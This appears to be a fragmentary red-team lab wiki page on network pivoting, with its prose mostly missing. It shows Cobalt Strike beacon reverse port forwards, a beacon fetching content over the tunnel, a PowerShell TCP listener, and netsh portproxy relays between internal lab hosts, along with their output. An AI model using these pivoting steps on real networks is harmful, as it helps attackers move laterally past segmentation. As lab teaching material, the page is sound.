


IP IP (Pivoting)

B C Beacon C



white-bird Web02 Dc05 V

CobaltStrike rportfwd **rportfwd 8180 127.0.0.1 8180** 8180 Web02

```
beacon> rportfwd 8180 127.0.0.1 8180
[+] started reverse port forward on 8180 to 127.0.0.1:8180
[*] Tasked beacon to forward port 8180 to 127.0.0.1:8180
[+] host called home, sent: 10 bytes
```

Dc05 Web02 8180 8180

```

beacon> powershell iwr http://172.16.1.52:8180/
[*] Tasked beacon to run: iwr http://172.16.1.52:8180/
[+] host called home, sent: 139 bytes
[+] received output:
#< CLIXML

StatusCode      : 200
StatusDescription : OK
Content          : <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
                  <html>
                  <head>
                  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
                  <title>Directory Listing fo...
RawContent       : HTTP/1.0 200 OK
                  Content-Length: 297
                  Content-Type: text/html; charset=utf-8
                  Date: Wed, 31 May 2023 16:40:26 GMT
                  Server: SimpleHTTP/0.6 Python/3.8.10

                  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01/...

```

```

Serving HTTP on 0.0.0.0 port 8180 (http://0.0.0.0:8180/) ...
127.0.0.1 - - [31/May/2023 16:40:26] "GET / HTTP/1.1" 200 -

```

rportfwdC2

CS **rportfwd_local** rportfwd CS CS

```

beacon> rportfwd_local 8180 127.0.0.1 8180
[+] started reverse port forward on 8180 to neoo -> 127.0.0.1:8180
[*] Tasked beacon to forward port 8180 to neoo -> 127.0.0.1:8180
[+] host called home, sent: 10 bytes

```

```

(root@kali)-[~/Desktop]
# python3 -m http.server 8180
Serving HTTP on 0.0.0.0 port 8180 (http://0.0.0.0:8180/) ...
127.0.0.1 - - [31/May/2023 09:42:46] "GET / HTTP/1.1" 200 -

```

netsh () white-bird |

Dc02

Dc03

```

$endpoint = New-Object System.Net.IPEndPoint([System.Net.IPAddress]::Any, 4444)
$listener = New-Object System.Net.Sockets.TcpListener $endpoint
$listener.Start()
Write-Host "Listening on port 4444"
while ($true)
{

```

```

$client = $listener.AcceptTcpClient()
Write-Host "A client has connected"
$client.Close()
}

```

4444

Dc02

netsh

v4tov4

```

netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=4444
connectaddress=172.16.1.31 connectport=4444 protocol=tcp

```

Dc02 **netsh interface portproxy show v4tov4**

```

PS C:\Windows\system32> netsh interface portproxy show v4tov4
Listen on ipv4:                Connect to ipv4:
Address      Port      Address      Port
-----
0.0.0.0      4444      172.16.1.31  4444

```

Dc05

Test-NetConnection

Dc02

4444

Dc03

Dc05

Dc03

```

PS C:\windows\tasks> .\netsh.ps1
Listening on port 4444
A client has connected

```

v4tov4

```

netsh interface portproxy delete v4tov4 listenaddress=0.0.0.0 listenport=4444

```

netsh

Revision #7

Created 5 September 2022 03:09:39 by

Updated 4 June 2023 03:40:28 by